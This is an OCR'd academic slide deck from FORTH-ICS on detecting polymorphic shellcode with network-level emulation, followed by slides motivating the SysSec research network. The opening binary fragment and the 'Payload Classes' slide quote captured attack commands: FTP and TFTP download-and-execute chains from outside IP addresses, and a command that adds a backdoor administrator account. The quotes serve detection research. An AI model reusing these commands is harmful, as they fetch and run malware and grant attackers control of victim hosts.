K._.....\$..1.d.@0..x
.@
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
i &echo quit >> i &ftp -n -s:i &evil.exe
.

# Code Obfuscation




- **Problem:** obfuscated polymorphic shellcode can be highly evasive
  - Each attack instance looks different from each other

    **Difficult to fingerprint**




  - Self-modifying code can hide the real malicious code

    **Difficult to statically analyze**




Observed CFG



Real CFG


# Network-level Emulation



- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS

# Nemu






## Polymorphic sc

GetPC code (for finding its place in memory)

Lots of self memory references

# Real World Deployment - Europe



- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008

| Network | Total # attacks | External | | | Internal | | |
|---|---|---|---|---|---|---|---|
| | | #attacks | #srcIP | #dstIP | #attacks | #srcIP | #dstIP |
| NRN1 | 1240716 | 396899 (32.0%) | 10014 | 769 | 843817 (68.0%) | 143 | 331572 |
| NRN2 | 12390 | 2617 (21.1%) | 1043 | 82 | 9773 (78.9%) | 66 | 4070 |
| NRN3 | 1961 | 441 (22.5%) | 113 | 49 | 1520 (77.5%) | 8 | 1518 |
| EDU | 20516 | 13579 (66.2%) | 3275 | 410 | 6937 (33.8%) | 351 | 2253 |

# Overall Activity: External Attacks

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




Evangelos Markatos markatos AT ics.forth.gr http://www.cs.rochester.edu/meetings/ASPLOS-mini-symp-12/

# Overall Activity: Internal Attacks




- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization



# Attacked Services







21 FTP
25 SMTP
42 WINS
80 Web
110 POP3
135 Location service
139 NETBIOS
143 IMAP
445 SMB
453 CreativeServer
1023 W32.Sasser's FTP server
1025 MS RPC
1029 DCOM (alternative)
1082 WinHole trojan
1433 MS SQL server
2000 ShixxNOTE 6.net messenger
2100 Oracle XDB FTP server
2103 MS Message Queuing service
2967 Symantec
2968 Symantec
3050 Borland InterBase DB server
5000 MS UPnP/SSDP
5554 W32.Sasser's FTP server
6881 P2P file sharing client
30708 unknown
41523 CA BrightStor Agent (MS SQL)

# Shellcode Diversity






- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

# Payload Classes



| Class Types | # |
|---|---|
| ConnectExec | 17 |
| BindExec | 9 |
| HTTPExec | 5 |
| BindShell | 4 |
| AddUser | 3 |
| FTPExec | 2 |
| TFTPExec | 1 |


```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user Backupadmin
corrie38 /ADD
&& net localgroup Administrators
Backupadmin /ADD
```

```
tftp.exe -i 82.82.252.96 get runsvc32.exe
```

# Doubly-encrypted shellcode






First layer: `alpha_mixed` variation

Second layer: `countdown` variation

Decryption

Code execution

# References

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- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Real-World Polymorphic Attack Detection using Network-Level Emulation**. In Proceedings of the Cyber Security and Information Intelligence Research Workshop (CSIIRW). May 2008, Oak Ridge, TN
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Emulation-based Detection of Non-self-contained Polymorphic Shellcode**. In Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID). September 2007,
- Miichalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Network-level Polymorphic Shellcode Detection using Emulation**. In Proceedings of the GI/IEEE SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA). July 2006

# Summary



- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a major threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications

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


# SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet


**Evangelos Markatos**
**FORTH-ICS**

# RoadMap of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

# RoadMap

- Security Challenges: What is the problem?
  - *Hackers are getting more sophisticated*
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

# What is the impact of attacks?


*"… potential (cyber)attacks against network infrastructures may have widespread and devastating consequences on our daily life: no more electricity or water at home, rail and plane accidents, hospitals out of service"*

Viviane Reding,

Vice President European Commission

# Government: The Parliament under attack

# Transportation: No train signals



## Computer Virus Brings Down Train Signals

**The virus infected the computer system at CSX's headquarters, shutting down signaling, dispatching, and other systems for trains throughout the East.**

By Marty Niland, Associated Press Writer
InformationWeek
August 20, 2003 06:00 PM

NEW YORK (AP) -- A computer virus was blamed for bringing down train signaling systems throughout the East on Wednesday.

The virus infected the computer system at CSX Corp.'s Jacksonville, Fla., headquarters, shutting down signaling, dispatching, and other systems at about 1:15 a.m. EDT, CSX spokesman Adam Hollingsworth said.

"The cause was believed to be a worm virus similar to those that have

Done

Internet

# Transportation: No cars

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PRIVACY, CRIME AND SECURITY ONLINE

## Hacker Disables More Than 100 Cars Remotely

By Kevin Poulsen March 17, 2010 | 1:52 pm | Categories: Breaches, Crime, Cybersecurity, Hacks and Cracks

More than 100 drivers in Austin, Texas found their cars disabled or the horns honking out of control, after an intruder ran amok in a web-based vehicle-immobilization system normally used to get the attention of consumers delinquent in their auto payments.

Police with Austin's High Tech Crime Unit on Wednesday arrested 20-year-old Omar Ramos-Lopez, a former Texas Auto Center employee who was laid off last month, and allegedly sought revenge by bricking the cars sold from the dealership's four Austin area lots

Done

# Energy: No electricity

# Defense: fighter planes grounded

Telegraph.co.uk

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## French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris
Published: 11:43AM GMT 07 Feb 2009

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Done

# What about our lives? Are they next?

# RoadMap

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- *What will we do?*
  - *SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet*

